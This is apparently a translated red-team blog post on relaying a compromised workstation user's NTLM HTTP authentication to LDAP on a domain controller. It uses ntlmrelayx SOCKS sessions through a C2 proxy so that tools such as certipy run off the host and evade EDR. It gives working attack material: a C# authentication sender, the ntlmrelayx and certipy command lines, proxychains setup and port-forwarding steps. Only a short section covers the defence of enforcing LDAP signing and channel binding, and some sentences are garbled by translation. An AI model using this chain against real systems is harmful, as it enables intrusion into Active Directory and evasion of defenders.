
When operating without credential material abandonment or phishing payloads, you can use low-privilege HTTP authentication in the context of the current user to perform a proxy relay to LDAP, and then execute tools via a SOCKS5 proxy to completely operate outside the host to achieve LDAP-related objectives.
Introduction
Typically, when operating with command and control (C2) proxies, the granted access or phishing payloads trigger in a low-privilege user environment with Active Directory access on workstations. Attempting to initiate reconnaissance using Windows-based tools on the infected host and executing operations against the target environment is often detected by memory scanning and behavioral analysis, primarily due to the enhanced capabilities of endpoint detection and response (EDR) over time. While Beacon Object Files (BOFs) are generally more suitable for host-based execution than .NET assemblies, completely moving tool execution off the host seems to be the best way to ensure that EDR does not interfere with the objectives being accomplished.
Usually, in the initial stages of an operation, the attacker does not possess the entity credentials required to execute tools off the host. For example, the attacker may lack plaintext passwords or NT hashes, Kerberos service tickets residing in memory may have expired or be unavailable, Microsoft Credential Guard may be enabled to prevent the theft of sensitive information, strong password policies may be enforced to prevent offline cracking of NTLM challenge responses, or a combination of several (or all) of the above factors.
A unique approach to address this issue is to leverage the current context of our payload to validate our Linux tools. Specifically, we send NTLM HTTP authentication back to our Linux host and then relay that authentication to LDAP on the domain controller (DC). This allows us to impersonate a low-privilege user and continue operating in an out-of-host context via a SOCKS5 proxy.
A significant example is that it can provide flexibility for functionalities using Linux tools that may be missing or easily detectable when using Windows tools on the host, without the need to steal credentials. For instance, in Active Directory Certificate Services (ADCS) reconnaissance, the ADCS BOF provided by TrustedSec in its “Situational Awareness” GitHub repository does not automatically analyze vulnerable certificate templates, whereas only Certify performs this function. You can use this technique to provide the current payload context for automated template analysis instead of running the easily detectable .NET assembly certipy in memory.
Why Use HTTP? Specifics of NTLM Relaying to LDAP
According to Elad Shamir’s SpecterOps blog post “The Resurgence of NTLM Relay Attacks: Everything You Need to Know,” the default SMB client on Windows negotiates session security through signing, while LDAP and LDAPS require all subsequent messages after NTLMSSP to be signed with the session key. To collect authentication from messages in our current user context and successfully relay to LDAP(S), we need to use an alternative protocol client that does not negotiate signing by default. Additionally, as mentioned in the above blog: typically, when relaying to LDAP or LDAPS, the WebClient service is used because it does not negotiate client session security when sending authentication. On Windows, using the formatted WebDav connection string \\SERVER@PORT\PATH\TO\DIR will elicit WebDAV requests from the WebClient service executing in the context, which usually means that if we can elicit WebDav authentication from WebClient, we can elevate privileges locally. From an adversarial perspective, enforcing WebClient authentication is very valuable because we can not only enforce WebDav authentication compatible with relaying but also the context is always SYSTEM. This combination of factors is rare in enforcement techniques.
While forcing WebClient authentication to relay to LDAP is entirely valid and allows for local privilege escalation (LPE) based on accessing LDAP via a machine account, some issues may prevent us from obtaining this SYSTEM context. For example, in high-maturity environments, the WebClient service can be completely unloaded, and the Windows Event Tracing (ETW) service trigger for starting WebClient may be closely monitored, preventing automatic startup from low privilege using BOF. Additionally, the WebClient service may be unavailable due to the inability to drag and drop files (e.g., files) to the .searchConnector-ms disk or execute shell commands (e.g., net use command). Since WebDav is essentially an extension of HTTP and uses the same authentication process, generic HTTP authentication can be used to obtain Windows context, although unfortunately, it cannot be obtained from the elevated SYSTEM context.
So, why can’t we directly write to msDs-AllowedToActOnBehalfOfOtherIdentity resource-based constrained delegation (RBCD), msDs-KeyCredentialLink shadow credentials, or altSecurityIdentities ESC14 on the relayed low-privilege user object to achieve account takeover, allowing us to access other services beyond LDAP as the user context? Unfortunately, objects with the objectClass of user do not possess the capability to write these attributes to themselves, which is why using the machine account context with the objectClass of computer for LDAP relay attacks is so powerful. Therefore, we are almost forced to use the newly implemented LDAP functionality in -socks Impacket, which was just implemented in ntlmrelayx at the end of last year and is currently located in the Dev branch of Impacket, with these changes planned for release together with v13.0.
Keep in mind that when enforcing LDAP signing and LDAPS channel binding on the DC, this attack will fail. These security options restrict any successful LDAP relaying, including generic HTTP. While Windows Server 2025 defaults to enforcing these protocol security settings when elevating servers to DC, very few environments will configure LDAP(S) signing and channel binding on every DC due to compatibility issues with existing infrastructure in large organizations, making successful implementation extremely difficult.
Execute Once and Get Away!
Unfortunately, to execute tools off the host, it almost always requires executing on the host before proxying any operations. Since only a simple HTTP request using the current context is needed, almost any operation capable of sending an HTTP request and initiating the NTLMSSP negotiation handshake can suffice. BOF is the best and least detectable way to initiate this request, avoiding the need to execute a .NET assembly; however, I cannot write BOF. I spent several hours realizing I couldn’t write BOF. Therefore, I wrote a few lines of usable .NET code to accomplish this.
A simple .NET example is shown below:
using System;
using System.Net.Http;
using System.Threading.Tasks;

namespace SharpHTTP
{
    internal class Program
    {
        static async Task Main(string[] args)
        {
            var url = $"http://{args[0]}:{args[1]}/test";

            var handler = new HttpClientHandler
            {
                UseDefaultCredentials = true, // Uses current Windows user credentials
                PreAuthenticate = true,
                AllowAutoRedirect = true
            };

            using (var client = new HttpClient(handler))
            {
                try
                {
                    HttpResponseMessage response = await client.GetAsync(url);
                    response.EnsureSuccessStatusCode();

                    string content = await response.Content.ReadAsStringAsync();
                    Console.WriteLine("Response received:");
                    Console.WriteLine(content);
                }
                catch (Exception ex)
                {
                    Console.WriteLine($"Request failed: {ex.Message}");
                }
            }
        }
    }
}
As mentioned, this example sends a simple HTTP request using Windows authentication provided by the current context. The most important part is the parameter passed, UseDefaultCredentials. true After executing this .NET assembly, we can relay all other operations from Linux to LDAP, thus escaping the strict controls of EDR.
Before starting the attack portion, some environmental prerequisites need to be configured. First, ensure that the development version of Impacket is installed, and that the ntlmrelayx version supports LDAP-socks connections.
The following commands can be used to set up this environment.
git clone https://github.com/fortra/impacket
cd impacket
pipx install .
Now that the simple .NET assembly has been compiled, we can execute it on the host to send some HTTP authentication, along with a valid version of Impacket, configuring the Mythic environment and ntlmrelayx server. In this example, the Apollo proxy is used to test this technique, but it can be used with any proxy that has SOCKS5 and reverse port forwarding capabilities in any C2 framework.
After we trigger the proxy, we should see callbacks appear in Mythic and be able to interact with it and provide tasks.


Next, configure the SOCKS5 proxy connection and reverse port forwarding. One interesting aspect of executing LDAP relaying with this technique is that we can reverse forward our authentication back to the relay server on any port. This ensures that the attacker does not need to obtain local administrator privileges to release the 445/TCP port binding from SMB services using tools like Nick Powers. In this case, a SOCKS5 proxy is created on port 7001/TCP, and a reverse port forwarding from port 9001/TCP to WORKSTATION port 8001/TCP is initiated on the relay server.

Finally, configure the ntlmrelayx relay server to allow relayed authentication to be sent to the target DC via the SOCKS5 proxy on the relay.

Before proceeding with operations, first ensure that /etc/proxychains4.conf is configured correctly. In the initial part of the attack chain, the configuration should look like the image below, simply changing SOCKS4 to SOCKS5 and modifying the port number to the port configured on the proxy for tunneling traffic to the target environment.
Then start ntlmrelayx execution with flags, specifying that the HTTP server runs on the reverse port forwarding port 8001 and provides the target LDAP service on the domain controller. proxychains4-socks
The complete command is:
proxychains4 ntlmrelayx.py -t ldap://10.2.10.10 -smb2support --http-port 8001 -debug -socks
Note that an additional SOCKS5 proxy has been opened on port 1080/TCP in the output of ntlmrelayx.
Now it’s time to execute the .NET assembly, sending the relay-compatible HTTP request to the reverse port forwarding 127.0.0.1:9001 and initiating the relay attack. First, compile and register the simple HTTP C# code I provided earlier into a binary named SharpHTTP.exe, then provide the loopback host address and the reverse port forwarding 9001/TCP port as execution parameters.

Although the output of the assembly returned an HTTP 404 “Not Found” response, the attack was successfully executed. Checking the relay server, valid authentication was sent and relayed to LDAP on the DC.

Clearly, as shown in the output above, the SOCKS5 session has been successfully added to LDAP.
Now that we have opened a SOCKS5 session on port 1080/TCP via the relay host, we can use Linux tools in the target environment and proxy LDAP and successfully authenticate. Before executing tools, if your relay server is the same as the host where you want to execute Linux tools, you need to change again to execute tools through the proxy (port 1080/TCP) instead of directly through the C2 proxy (in this case, port 7001/TCP), as port 1080/TCP is now proxied through the C2 proxy and directly connects to LDAP on the DC. ntlmrelayx /etc/proxychains4.conf ntlmrelayx
As shown below, set the SOCKS5 port to 1080/TCP.

Now, when executing Linux tools through the proxy ntlmrelayx, the credentials will be automatically populated during transmission. For example, when executing certipy find through the proxy.
Note that in the command below, we used the -dc-only flag, -ldap-scheme ldap so that certipy does not attempt to access any other ports that we cannot access through the proxy. Also note that in the -p flag, which usually requires providing the user password, we can provide any dummy value and successfully authenticate. This is because the ntlmrelayx flag intercepts the traffic and authenticates using the current relay context.
proxychains4 certipy find -dc-only -ldap-scheme ldap -dc-ip 10.2.10.10 -u '[email protected]' -p aaa
As can be seen, certipy has successfully extracted valid ADCS data from LDAP via the ntlmrelayx proxy, which can be used to automatically identify vulnerable templates without executing Certify or other tools on the host.
Below is a simplified diagram that visually displays the relay, the required steps, and all active components:
Defensive Considerations: Preventing Attackers from Battling EDR
Since the primary use case for this technique is to operate off the host and away from EDR, the best thing defenders can do is to try to keep the adversary on the endpoint for endpoint monitoring and logging. Stealing any credentials is unethical, but stealing critical credentials on the host (such as NT hashes or plaintext passwords) is often logged, triggers alerts, or leads to preventive measures being executed. Effectively stealing credentials from the current context using HTTP authentication will significantly reduce telemetry data on the host, but only if LDAP signing and LDAPS channel binding are not required on the DC. Enabling LDAP signing and LDAPS channel binding will force attackers to steal credentials on the host to connect proxy tools to the network, whether Kerberos tickets or NT hashes. EDR is more likely to block critical credential theft compared to sending simple HTTP requests.
Conclusion
When operating in a low-privilege domain user context in an environment, it is best to proxy traffic through a C2 proxy to avoid executing on the host. Achieving this step typically requires stealing credential material in the form of plaintext passwords, NT hashes, or Kerberos tickets from the infected workstation. Executing these credential theft operations on the host may trigger alerts or other issues. Another method to obtain proxy authentication for critical services in the target environment (such as LDAP(S)) is to relay Windows HTTP authentication and reverse port forward that authentication back to our relay server, then we relay the intercepted authentication back to the target DC through the proxy. Once a connection is established through our relay server, we can proxy traffic through our relay server and operate outside the context we have collected.
Thank you for taking the time

.

.

to read this article
Click it, share, like, and see it all here